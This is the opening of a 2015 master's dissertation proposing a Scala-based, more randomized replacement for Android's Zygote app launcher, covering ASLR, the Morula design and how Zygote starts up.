

A SECURE AND ENHANCED REPLACEMENT FOR ZYGOTE OF THE ANDROID FRAMEWORK

DISSERTATION

submitted by

PRIYANKA S

CB.EN.P2CYS13019

in partial fulfillment for the award of the degree

of

MASTER OF TECHNOLOGY

IN

CYBER SECURITY



TIFAC-CORE IN CYBER SECURITY

AMRITA SCHOOL OF ENGINEERING

AMRITA VISHWA VIDYAPEETHAM

COIMBATORE - 641 112

JULY 2015

A SECURE AND ENHANCED REPLACEMENT FOR ZYGOTE OF THE ANDROID FRAMEWORK

DISSERTATION

submitted by

PRIYANKA S

CB.EN.P2CYS13019

in partial fulfillment for the award of the degree

of

MASTER OF TECHNOLOGY
IN
CYBER SECURITY

Under the guidance of

Dr. Prabhaker Mateti

Associate Professor, Computer Science and Engineering

Wright State University

USA



TIFAC-CORE IN CYBER SECURITY

AMRITA SCHOOL OF ENGINEERING

AMRITA VISHWA VIDYAPEETHAM

COIMBATORE - 641 112

JULY 2015

AMRITA VISHWA VIDYAPEETHAM

AMRITA SCHOOL OF ENGINEERING, COIMBATORE -641 112



BONAFIDE CERTIFICATE

This is to certify that this dissertation entitled “**A SECURE AND ENHANCED REPLACEMENT FOR ZYGOTE OF THE ANDROID FRAMEWORK**” submitted by **PRIYANKA S**, Reg.No: **CB.EN.P2CYS13019** in partial fulfillment of the requirements for the award of the **Degree of Master of Technology in CYBER SECURITY** is a bonafide record of the work carried out under my guidance and supervision at Amrita School of Engineering.

Dr. Prabhaker Mateti

(Supervisor)

Dr. M. Sethumadhavan

(Professor and Head)

This dissertation was evaluated by us on.....

INTERNAL EXAMINER

EXTERNAL EXAMINER

AMRITA VISHWA VIDYAPEETHAM

AMRITA SCHOOL OF ENGINEERING, COIMBATORE -641 112

TIFAC CORE IN CYBER SECURITY

DECLARATION

I, **PRIYANKA S**, (Reg.No: **CB.EN.P2.CYS13019**) hereby declare that this dissertation entitled “**A SECURE AND ENHANCED REPLACEMENT FOR ZYGOTE OF THE ANDROID FRAMEWORK** ” is a record of the original work done by me under the guidance of **Dr. Prabhaker Mateti**, Associate Professor, Wright State University and this work has not formed the basis for the award of any degree / diploma / associateship / fellowship or a similar award, to any candidate in any University, to the best of my knowledge.

Place : Coimbatore

Date :

Signature of the Student

COUNTERSIGNED

Dr. M. Sethumadhavan

Professor and Head, TIFAC-CORE in Cyber Security

ACKNOWLEDGEMENT

At the very outset, I would like to give the first honour to **Amma, Mata Amritanandamayi Devi** who gave me the wisdom and knowledge to complete this dissertation under her shelter in this esteemed institution.

I express my gratitude to my guide, **Dr. Prabhaker Mateti**, Associate Professor, Computer Science and Engineering, Wright State University , USA, for his valuable suggestion and timely feedback during the course of this dissertation.

I would like to thank **Dr M. Sethumadhavan**, Professor and Head of the TIFAC-CORE in Cyber Security, for giving me useful suggestions and his constant encouragement and guidance throughout the progress of this dissertation.

In particular, I would like to thank **Mrs. Jevitha K. P**, Assistant Professor, Department of Computer Science, Amrita Vishwa Vidyapeetham, Coimbatore and **Mr. Praveen K.** Assistant Professor, TIFAC-CORE in Cyber Security, Amrita Vishwa Vidyapeetham, Coimbatore, for providing me with the advice, infrastructure and all the other faculties of TIFAC-CORE in Cyber Security and all other people who have helped me in many ways for the successful completion of this dissertation.

I express my special thanks to my colleagues who were with me from the starting of the dissertation, for the interesting discussions and the ideas they shared. Thanks also go to my friends for sharing so many wonderful moments. They helped me not only enjoy my life, but also enjoy some of the hardness of this dissertation.

Abstract

Zygote is a service daemon that launches applications in Android. The problem with Zygote is that it launches applications with no ASLR (address space layout randomization). This paves the way for address transfer exploits. Morula was proposed as a secure replacement to Zygote and it launches applications from a small pool of process templates that have random address space layouts. Return-oriented programming attacks are still possible in Morula. This paper strengthens Morula further, to withstand most of the return-oriented attacks. The newly enhanced Morula will replace Zygote in the Amrita ROM that we are building based on AOSP Lollipop. Our enhanced Morula code is written in Scala replacing Java.

Keywords: Android, Zygote, Morula, Scala, ASLR, security

Contents

ABSTRACT	i
List of Figures	v
1 INTRODUCTION	1
1.1 Problem Statement	2
1.2 Organization	3
2 BACKGROUND	4
2.1 Zygote	4
2.2 Security Weakness of Zygote	4
2.3 Morula	5
2.4 Security Weakness of Morula	5
2.5 Enhanced Morula	6
3 EXISTING SYSTEM	7
3.1 Init.rc	7
3.2 ASLR	7
3.3 Zygote	9
3.4 Scala	10
3.5 Morula	11
3.5.1 App Process Templates	11
3.5.2 App Process Creation	11
3.5.3 Reduction of App Launch Time	12
4 Documentation of Zygote	13
4.0.4 How Zygote starts new applications?	18
4.0.5 How to disable Zygote?	18
5 PROPOSED SYSTEM	20
5.1 An Enhanced Morula	20
5.1.1 Security Enhancements	21
5.1.2 Preparation Stage	22
5.1.3 Secure Transition Stage	22

6	Zygote- A Code Walkthrough	24
6.1	Zygote.java	24
6.2	ZygoteInit.java	26
6.3	ZygoteConnection.java	29
6.4	RuntimeInit.java	31
6.5	ZygoteSecurityException.java	32
6.6	ZygoteHooks.java	33
7	Morula- A Code Walkthrough	34
7.1	WrapperInit.java	34
7.2	MorulaInit.java	35
7.3	RuntimeInit.java	36
8	Scala Vs Java	38
9	Checking Code Equivalence	43
9.1	Android Framework in Scala	43
9.2	Overview of Source Code Files	44
9.3	Mechanical Translation	45
9.3.1	Tools Used	45
9.3.2	No Syntax Errors	46
9.3.3	Makefile	47
9.3.4	Deficiencies of the Translators	48
9.4	A Java Method versus the Scala Method	49
9.4.1	Obviously Equivalent	49
9.4.2	Non-Obvious but Equivalent	50
9.4.3	All Pairs of Methods Were Equivalent	50
9.5	Establishing Equivalence	50
10	Unit Testing of Java and Scala Code	52
11	Java Class Loading and Java Native Interface	54
11.1	Java Class Loading	54
11.2	Java Native Interface(JNI)	55
11.3	Interoperability of Java and Scala	56
12	Building Morula for JellyBean	57
13	Return-Oriented Programming	59
13.1	A sample ROP attack on Linux	61
13.1.1	A deep dive into Assembly language instructions	65
14	Static Analysis	67
15	Dynamic Analysis of Zygote Source Code	69
15.1	Analysing ZygoteInit.java	70

15.2	Analysing ZygoteConnection.java	72
15.3	Analysing Zygote.java	73
16	RELATED WORK	74
17	Experimental Results	81
17.1	Java to Scala converters	82
17.2	Modifying the make file	82
17.3	Return-Oriented Programming on an Emulator	83
17.4	A Chained ROP attack on ARM(Emulator)	84
18	CONCLUSION	87
19	Publications	88
	Bibliography	89

List of Figures

3.1	Zygote Process Creation Model	10
3.2	Morula's Process Preparation Stage	12
3.3	Morula's Process Transition Stage	12
4.1	Triggering Zygote - An Excerpt from Embedded Android	14
5.1	Enhanced Morula's Process Creation Model and Randomization	21
5.2	Enhanced Morula's Randomization during app launch	23
9.1	A Makefile for Scala, to produced the respective jar for Morula-Scala files	47
9.2	execShell() in Java	49
9.3	execShell() in Scala	49
9.4	handleAbiListQuery() in Java	50
9.5	handleAbiListQuery() in Scala	50
12.1	Successful build of Morula for JellyBean	58
12.2	Emulator working after Morula's successful build	58
13.1	Output of objdump for shell.c	62
13.2	Formatted shellcode	63
13.3	Printing the buffer location	64
13.4	Getting a running shell after the attack	65
15.1	Emulator launched with the dialer app	71
15.2	Logging ZygoteInit.java file - An Excerpt from build log	71
15.3	Logging ZygoteConnection.java file - An Excerpt from build log	72
17.1	Source lines of code count (SLOC) of Zygote files in Java and Scala. OSPNM=frameworks/base/core/java/com/android/internal/os	81
17.2	SLOC of Morula files Scala. The .cpp file is a part of Morula.	81
17.3	Buffer location with and without ASLR	86

Chapter 1

INTRODUCTION

Android being one of the most popular operating systems worldwide is now a serious target for attackers. Zygote is a service daemon that launches Android applications. The problem with Zygote is that it launches applications with no ASLR (address space layout randomization), a technique known to mitigate transfer of flow control attacks. Morula, proposed as a replacement for Zygote, does ASLR by launching apps from a small pool of layouts. This paper strengthens Morula further to withstand the return-oriented attacks, which are still possible in Morula. Our enhanced Morula code is written in Scala. Zygote and Morula are biological terms. We call our contribution simply as Enhanced Morula.

For battery powered devices, the time taken, the power and resources consumed to launch an application are of great concern. So, in addition to the Linux kernel, developers of Android introduced a middleware, as a framework, which is commonly known as the Android Framework. Zygote, Binder and Service Manager are some of the important components in the Android framework.

Zygote is a component that is responsible for launching applications by forking itself. Each process in Android runs in its own sandbox and has a unique identity of its own. Binder is a component of the Android framework that deals with the inter-process and intra-process communications irrespective of whether it is between different applications or the same application. Service manager is a directory of all the services available. It is one of the first services started by init, which is the first process. Any application, to instantiate a required service, must contact the service manager to get a handler.

1.1 Problem Statement

Zygote is one of the most important components in the Android framework. Zygote is a daemon that launches apps by forking itself. All the necessary classes and resources are preloaded so there is a lot of time saving while launching each app. Like all other versions of Android, the source code of Zygote in Android Lollipop(version 5.0) is in Java. The files relevant to Zygote need to be identified and translated to Scala. The program that invokes Zygote is named as `app-process`, is in C++.

Scala is a far more superior language than Java, and has many advantages over Java. Scala is considered as modernized Java. The Zygote source code in Java will be replaced with that of Morula in Scala. The bugs discovered in the source code will be fixed. Morula is a secure replacement for Zygote. As Zygote launches apps with identical memory layout, it weakens the concept of ASLR. Morula eliminates the high predictability of layouts by allowing processes to have individually randomized layouts. So, in the end, the ROM will be based on enhanced Morula in Scala.

Enhanced Morula introduces base pointer randomization and static offset randomization, combinedly known as dynamic offset randomization to Morula. As Address Space Layout Randomization(ASLR) is introduced, the attacker will have a difficult time in locating the code, so that there are lower chances of return-to-libc and chained return-to-libc kind of attacks. Even after enforcing ASLR, attackers have found out a way to locate code using methods like derandomization attacks. Researchers have been working on how to protect the code from such attacks and dynamic offset randomization techniques were found out. It randomizes the offset dynamically, so it is further complicated for an attacker to locate the code. Our aim is to include the most secure form of ASLR in Morula. Finally, there should be a way to test the Morula source code in Scala and its efficiency. Morula is just created for JellyBean. We port it to Lollipop.

Thus in the proposed system the Zygote and Morula components are translated to Scala. Scala based framework certainly will be more efficient in terms of performance. The Morula concept will be extended to the new Enhanced Morula with improved security features and hence the resultant kernel will be more secure. The Enhanced Morula code is written in Scala.

1.2 Organization

Chapter 2 deals with the Background details, all that the reader should know to get a better understanding of the thesis. Chapter 3 is the existing system, which gave us the motivation to extend the work. Documentation of the Zygote component is not present in the current Android ROM's. Chapter 4 is the documentation of Zygote. It can help researchers to understand the control flow better. Chapter 5 is our proposal. Chapters 6 and 7 explain the methods inside Zygote/Morula relevant files in detail. Chapters 8 and 9 deal with Scala and Java, and checking the code equivalence. Chapter 10 deals with the unit testing of small Scala and Java code. Chapter 11 explains the class loading concept of Java and also the JNI. Morula's successful build for JellyBean makes up Chapter 12.

Return Oriented Programming is an attack that prevails when randomization is not done properly. Chapter 13 explains it. Chapter 14 and 15 deal with the static and dynamic analysis of Zygote's code.

Chapter 16 shows the works that several researchers have done, which helped us to do the project. The remaining portions include the results and discussions.

Chapter 2

BACKGROUND

This chapter aims at giving an idea of what Zygote is, its working and weakness, the successor of Zygote which is named as Morula, its weaknesses, and our contribution Enhanced Morula.

2.1 Zygote

Zygote is the component of the Android Framework that is of interest to us. We focus on enhancing the security of Zygote as well as converting the entire code of Zygote to Scala. At present, the source code of Zygote is in Java. The base of every application is the Zygote. Zygote is the master process. Every application that is to be launched sends its request to the Activity Manager, which forwards the request to Zygote. Zygote forks itself and loads the common libraries that are needed for each application. It also assigns the app-specific information like the UID, GID, rlimit etc., at the end.

2.2 Security Weakness of Zygote

Zygote forks itself to launch a new process. Zygote is an important component of the Android framework, that helps in speedy launch of applications. It loads hundreds of libraries that are commonly needed for every application. But, this fork mechanism that is followed by every application has a security flaw. All

applications that are forked from Zygote, has identical memory layouts. The libraries, for eg., libdvm.so, libssl.so, etc., are loaded at same locations, starting from the base address. So, the target locations for attacker are highly predictable. He can make use of this security flaw, by posing return oriented attacks. Return oriented attacks are of different kinds. Complicated return oriented attacks are chained ones, where one attack leads to another return oriented attack and so on. Thus, the security vulnerability caused due to forking of Zygote is not a simple one.

2.3 Morula

Morula was introduced as a secure replacement to Zygote, and overcomes the security weakness caused by Zygote, to some extent. Morula follows a **fork-then-exec** policy, unlike the Zygote. Zygote blindly does a `fork()`, which results in the identical memory layouts of applications. But, the `fork()` combined with `exec()` results in distinct memory layouts for each application. Hence, it is difficult for an attacker to predict the memory layouts of Morula Processes.

Morula also tries to balance the delay caused due to its new strategy of fork-then-exec, by creating a process pool in advance. When the system is not overloaded, the Morula model does a fork-then-exec and creates processes beforehand. This is advantageous because, neither the system gets burdened, nor the process launching gets delayed. Morula model is preferred for process launch when there is native code involved in the application. This is because, the native code(C and CPP) are the ones that is used by the attackers to pose return oriented attacks, so, to be on the safer side, the apps consisting of the native code are launched selectively using the Morula model. To save time, other applications are launched using the Zygote model itself.

2.4 Security Weakness of Morula

Morula is an advancement to Zygote, by providing higher security to applications than Zygote. But, attacks are still possible on Morula. Morula does not

have the ability to overcome, chained return oriented attacks. Attacks like de-randomization succeed on Morula, where one return oriented attack leads to another on, and this results in an unending chain. Hence, we propose a solution which has higher security than Morula and has the capability to withstand most of the attacks.

2.5 Enhanced Morula

Our contribution, Enhanced Morula overcomes all the disadvantages of Morula by introducing additional randomizations. By default, when the app follows the Morula model, the Zygote forwards all the app specific information to Morula through the pipe. Then it directly enters the specialization stage, where the app specific information like the UID and GID are assigned. This is our traditional Morula, in which the chained return-oriented attacks are possible. But, in our proposal, we included extra randomization techniques, wherein, the app before directly entering the specialization stage, undergoes the base pointer randomization as well as static offset randomization(combinedly known as dynamic offset randomization), which combats chained return oriented attacks and makes it impossible to succeed.

Chapter 3

EXISTING SYSTEM

The end users of Android devices cannot afford large delays while launching applications. So, applications cannot be started from scratch. Hence, all applications are forked from a master process called Zygote. Morula is a secure replacement to Zygote, by bringing in the concept of ASLR. The following sections describe in detail, each of these.

3.1 Init.rc

Init is the first process that starts during the booting of an operating system. The process identifier(PID) for init is 1. The configuration file for init is init.rc. For the end users, it is highly recommended not to modify init.rc because any error in the file can crash the booting process. Zygote is a daemon whose goal is to launch applications. Zygotes configuration is also defined inside init.rc. After the Service Manager, the startup of Zygote is triggered by this file.

3.2 ASLR

ASLR is an address obfuscation technique aimed at mitigating buffer overflows, return-to-libc exploits, etc. Most modern day operating systems (e.g., Android 4.1+, Linux, Windows, OpenBSD, iOS) have ASLR implemented in them. This technique randomizes the locations of stack, heap, data and code segments, thus

making the address guessing difficult for an attacker. If the attacker guesses wrong, then the whole application crashes.

ASLR is a security technique by which buffer overflow attacks and return-to-libc attacks can be prevented. So, the zygote creating processes with identical memory layout is a flaw in security point of view.

Attackers can pose several kinds of exploits, through this vulnerability, the major reason being that Zygote has more privileges. Morula eliminates this high predictability of layouts, by allowing processes to have individually randomized layouts. When an app is about to start, a single instance of Morula is available with a pre-initialized process template in which the app can be loaded. Morula also has higher efficiency because, it keeps time consuming operations out of the critical path. Hence, it speeds up app launches. The code implementation of Morula is confined to Activity Manager and Zygote daemon.

Zygote also implements ASLR but, its effectiveness is lost when new apps are forked from Zygote and they get identical memory layouts, thus making the guesswork easy for the attacker. Morula takes care of this.

ASLR was introduced as a part of protection from buffer overflow attacks, so as to prevent an attacker from reliably jumping to a particular exploited function in memory. What actually happens is, the whole memory layout is randomized, i.e., the heap, stack, data and code segments.

The Linux PaX project introduced ASLR. PaX is a patch for the linux kernel that implements least privilege protections for memory pages. The least-privilege approach allows computer programs to do only what they have to do in order to be able to execute properly, and nothing more.

Attacks like return to libc, can't happen when ASLR is implemented. This is because attacker can't locate the code to be executed and a wrong guess can lead to application crashing.

It is also said that effectiveness of ASLR can be improved, if more entropy is introduced. That can be done by increasing the search space. The search space is in the attackers' perspective. In our terms, the search space is the area used. It

can be increased by bringing more amount of virtual memory into picture, thereby increasing the Swap space.

Another technique of improving the effectiveness is by reducing the time duration after which randomization occurs, Frequent randomizations will lead to more security.

A form of ASLR is the library load order randomization, in which libraries are loaded in a randomized order.

- FreeBSD doesn't support ASLR.
- OpenBSD supports partial ASLR.
- Linux has a weak form of ASLR.
- Android 4.0 Icecream Sandwich and later has ASLR.
- Windows Vista and later has ASLR enforced.
- iOS 4.3 and later has ASLR.

There is a concept called re-touching, a mechanism for executable ASLR, that requires no kernel modifications on mobile devices.

3.3 Zygot

Zygot, written in Java, is a service daemon started by init via the following entry in `init.rc` :

```
service zygot /system/bin/app process -Xzygot /system/bin --zygot
--start-system-server.
```

Note the C++ program `app process`, which invokes Zygot.

Zygot is the mother of all application processes. Zygot gets the first instance of the Dalvik Virtual Machine (DVM). Dalvik is replaced by Android Runtime (ART) in the recent versions of Android. Whereas Dalvik relies on just-in-time (JIT) compilation, ART is based on ahead-of-time (AOT) compilation where the apps

are compiled into native code when installed. Figure [3.1] depicts how Zygote creates new processes.

Zygote loads all the necessary classes (many hundreds) and resources needed by any arbitrary app to speed up the launching of app processes. Then it starts the System Server and opens a socket `/dev/socket/zygote`, to receive app launch requests.




FIGURE 3.1: Zygote Process Creation Model

When a request for launching an app arrives, the Activity Manager forwards the request to Zygote through the socket. Zygote then forks and creates a child process. The address space is not copied as such, but instead it is labelled as Copy-On-Write (COW). As a result, all application processes have an identical memory layout. Android Lollipop has ASLR elsewhere, but not in Zygote. Lollipop supports position-independent executables (PIE). Support for the non-PIE linker was removed.

3.4 Scala

We regard Scala to be modernized Java. Programs in Scala are more concise than that of Java. One of the most important features of Scala is type inferencing, wherein the datatype of an expression is deduced automatically without providing it explicitly. Scala also brings in the concept of currying, which evaluates a function that takes multiple arguments as a sequence of functions with a single argument.

The name Scala originated from two words : Scalable and Language. Scala was a language designed by Martin Odersky, for general purpose software applications. It was released in early 2004. It has much more advantages than Java. Scala suits both object-oriented and functional programming. It has a strong static

type system. It also introduces several new language constructs like abstract types and mixin composition, along with pattern matching. Scala has complete interoperability with Java, and all Java libraries and frameworks can be used as such, in Scala without any additional code for declaration. Scala basically runs on the Java Virtual Machine (JVM) platform.

3.5 Morula

Morula brings increased security to Androids process creation model through a pool of processes it maintains, with distinct ASLR layouts.

3.5.1 App Process Templates

Morula has provisions to select a template that an app should use while getting launched: (i) existing Zygote model, (ii) Wrap model or (iii) the Morula model. The wrap model attempts to create the process from scratch, eliminating Zygote completely. Due to practical side effects, the Wrap model cannot be adopted always. Whenever the system is idle, the Activity Manager sends a preparation request to Zygote. Zygote forks a process and common libraries are loaded. Morula forks a process, then calls the `exec()` system call, which creates a new memory layout. Libraries, code and data are loaded into entirely different regions, which are not predictable. All these are maintained as a pool of processes, ready to be loaded with the resources required by the process.

3.5.2 App Process Creation

An app launch request is forwarded to Zygote by the Activity Manager. Morula chooses the templates as follows. For any app that is likely vulnerable to ASLR bypass attacks, choose the Morula model, and for the rest of the apps choose the Zygote model. This is referred to as selective randomization. Apps that use native code should be made more secure because the native code can be common among apps and can be made a target by the attackers. Hence, it should use the Morula model. Apps that do not use native code have less critical issues. So, it should use the Zygote model. If the Morula model is chosen, the Zygote sends app launch

request to Morula through the pipe. Then, the process enters the specialization stage, where the app specific information like the UID, GID etc. are assigned and necessary packages are loaded. If the Zygote model is chosen, then the master process is forked, after which the process enters the warm-init stage where the initializations needed by the process are completed and then the process moves on to the specialization phase. Figure [3.2] shows the process preparation stage of Morula.




FIGURE 3.2: Morula's Process Preparation Stage




FIGURE 3.3: Morula's Process Transition Stage

Figure [3.3], represents the transition stage of Morula.

3.5.3 Reduction of App Launch Time

In order to reduce the app launch time, Morula adopts two strategies: on-demand loading and selective randomization. The Zygote process creation model, by default, loads hundreds of classes into the DVM created, out of which, only some are used. This can be optimized. Only those classes that are really essential for any process need to be loaded, and rest of the classes are loaded on demand. This concept is called on-demand loading. Choosing randomization whenever needed, i.e., using the Morula model for security sensitive applications and rest being the same is called selective randomization.

Chapter 4

Documentation of Zygote

Zygote is a daemon whose goal is to launch Apps. There are mainly 3 files relevant to Zygote :-

- frameworks/base/core/java/com/android/internal/os/ZygoteInit.java
- frameworks/base/core/java/com/android/internal/os/ZygoteConnection.java
- frameworks/base/cmds/app-process/app-main.cpp

The startup of the process is triggered by init.rc after Service Manager and others but it is actually started by app_process. The sequence to start special processes is as follows:-

```
service zygote /system/bin/app_process -Xzygote /system/bin
--zygote --start-system-server
class main
socket zygote stream 660 root system
onrestart write /sys/android_power/request_state wake
onrestart write /sys/power/state on
onrestart restart media
onrestart restart netd
```

app_process is the actual program that starts zygote. Zygote is the parent of all app processes. init.rc runs the cpp program app_process which is inside /system/bin. The resultant program is named as Zygote. This is evident from the following line of the source code:

```
service zygote /system/bin/app_process -Xzygote /system/bin
--zygote --start-system-server
```

When `app_process` launches Zygote, it creates the first Dalvik VM and calls Zygote's `main()` method. `app_process` executes a runtime environment for a dalvik class. The syntax followed by `app_process` to define the classname is as follows :

```
app_process [java-options] cmd-dir start-class-name [options]
```

`-zygote` can be given in the place of `start-class-name`. The source for `app_process` is `frameworks/base/cmds/app_process/app_main.cpp`. It is clearly evident that `app_process` is a cpp program. `app_process` does the following :-

```
runtime.start("com.android.internal.os.ZygoteInit", startSystemServer)
```




FIGURE 4.1: Triggering Zygote - An Excerpt from Embedded Android

Figure [4.1], how Zygote is triggered.

Once Zygote starts, it preloads all necessary Java classes and resources, starts System Server and opens a socket `/dev/socket/zygote` to listen for requests for starting applications. System server is a completely detached process from its parent. Once its created it goes initializing all the different System Services and starts the Activity Manager.

startSystemServer is a parameter to the app_process program. It is a flag that indicates whether or not to start the system server. runtime is an instance of class AppRuntime, which is sub-classed from AndroidRuntime. AndroidRuntime is the main class for starting the dalvik runtime environment. Android Runtime is also a cpp program whose source is placed in frameworks /base /core /jni /AndroidRuntime.cpp.

start() method starts the virtual machine. LOG_BOOT_PROGRESS_START is emitted, with systemTime(SYSTEM_TIME_MONOTONIC) Then startVM() is called. Inside this function, callStaticVoidMethod() is called, to actually start executing the start class with method "main" in Dalvik code. We can see that com.android.internal.os.ZygoteInit is a parameter for the start method. It starts executing. The source lies in the following location :-

```
frameworks/base/core/java/com/android/internal/os/ZygoteInit.java
```

Then, the profiler is started. Zygote socket is registered (for later communication to start apps) and all necessary classes and resources are preloaded. If startSystemServer is set, then the system server is started. Command line given to the system server is the following :-

```
--setuid=1000 setgid=1000 setgroups=1001, 1002,1003,1004, 1005,
1006, 1007, 1008, 1009,1010, 3001,3002,3003  \--capabilities=130104352,
130104352  \--runtime-init  \--nice-name=system_server
\com.android.server.SystemServer
```

The class which starts executing is: com.android.server.SystemServer. A call is made to Zygote.forkSystemServer() to actually start this other process. Zygote runs in "select loop mode", where a single process spins waiting for communication to start subsequent apps.

runSelectLoopMode() is a mode where the following happens :

- new connections are accepted and put into array peers.
- the spawn command received over the network is executed by calling the runOnce() method.

The source code for this is at:

```
frameworks/base/core/java/com/android/internal/os/ZygoteConnection.java
```

Finally, a call is made to `Zygote.forkAndSpecialize()`, which does the actual forking. Summarizing, the zygote starts a new app process, by doing the following steps :-

- init starts daemon Services, including first Android Dalvik VM: Zygote
- Zygote defines a Socket, used to accept request of starting app from `ActivityManagerService`.
- Zygote creates `system_server` process using `fork()`
- `system_server` starts Native System Service and Java System Service
- new system Service will be registered to `ServiceManager`
- `ActivityManagerService` enters `systemReady` state
- `ActivityManagerService` communicates with Socket of zygote, then starting Home app.
- Zygote accepts the connect request from `ActivityManagerService`, and run `runSelectLoopMode` request
- zygote uses `forkAndSpecialize` to start a new app process, and then starts Home.

Zygote is a daemon service. All Dalvik VM process are forked from zygote. Compared to creating VM separately for each app process, process creation by forking zygote is far more efficient. All app processes can share VM memory and framework layer resources. When `startVm()` is called, the `startVm()` function does the following two jobs :-

- Get Vm configure information from `PropertySystem` and set VM arguments.
- Create VM by calling `JNI.CreateJavaVM`.

To register JNI method for Java to call Native method, there is a `startReg()` function. The core of this method, is `register_jni_procs()`. The JNI native methods are present at `.so` shared libraries, `libandroid_runtime.so`. `register-jni-procs()` wraps `gRegJNI`, which is a `RegJNIRec` array. It calls `mProc()` on every element of `gRegJNI`. `RegJNIRec` is a struct, that contains a function pointer.

After zygote socket is registered, it preloads class and resources. It then runs the `systemServer` process, then runs the `runSelectLoopMode()` function. Classnames are loaded from a file called `preloaded-classes`. This file is generated by `frameworks/base/tools/preload/WritePreloadedClassFile.java`. `frameworks/base/tools/preload` package is the preload module. This tool does 2 things:

- Check whether there is a class load time that exceeds `MIN_LOAD_TIME_MICROS` (by default 1250)
- Check whether there is a class has been loaded by at least `MIN_PROCESSES` (by default 10)

The classes listed in `preloaded-classes` will be kept in memory. When a new application starts, it can re-use the resource.

- `preloadResources` loads drawables and color.
- These system resources are defined in `frameworks/base/core/res/res/values/arrays.xml`, and will be built into `framework-res.apk`.

`system_server` will build up Native System Service and Java System Service. This creates the Java environment. Otherwise, system needs to restart zygote.

`Dalvik.dalvik.system.Zygote.forkSystemServer()` does 2 jobs:

- create `system_server` process
- monitor `system_server` starting log

`sigchldHandler()` is called before sub-routine exits. `forkSystemServer()` is cautious about create `system_server` process. It checks whether `system_server` is finished, and also monitors the state of `system_server` process after creating it. Anything wrong will cause zygote finish itself.

In the last part of `startSystemServer()`, `handleSystemServerProcess()` is called in sub-routine, defined in `ZygoteInit.java`. It does some clean up and initialization, and then calls `RuntimeInit.zygoteInit()` which starts the binder communication channel of the system server. `invokeStaticMain()` applies for more memory, loads Android server memory, and runs `nativeInit()`. `redirectLogStreams()` redirect std IO operations, `commonInit()` initialises common settings.

4.0.4 How Zygote starts new applications?

Zygote receives a request to launch an App through `/dev/socket/zygote`. Once it happens, it triggers a `fork()` call. When a process forks, it creates a clone of itself. It replicates itself in another memory space. This is done efficiently. Whenever a zygote has to fork, it creates an exact and clean new Dalvik Virtual Machine which is preloaded with all necessary classes and resources that any app will need. This makes the process of creating a VM and load resources pretty efficient.

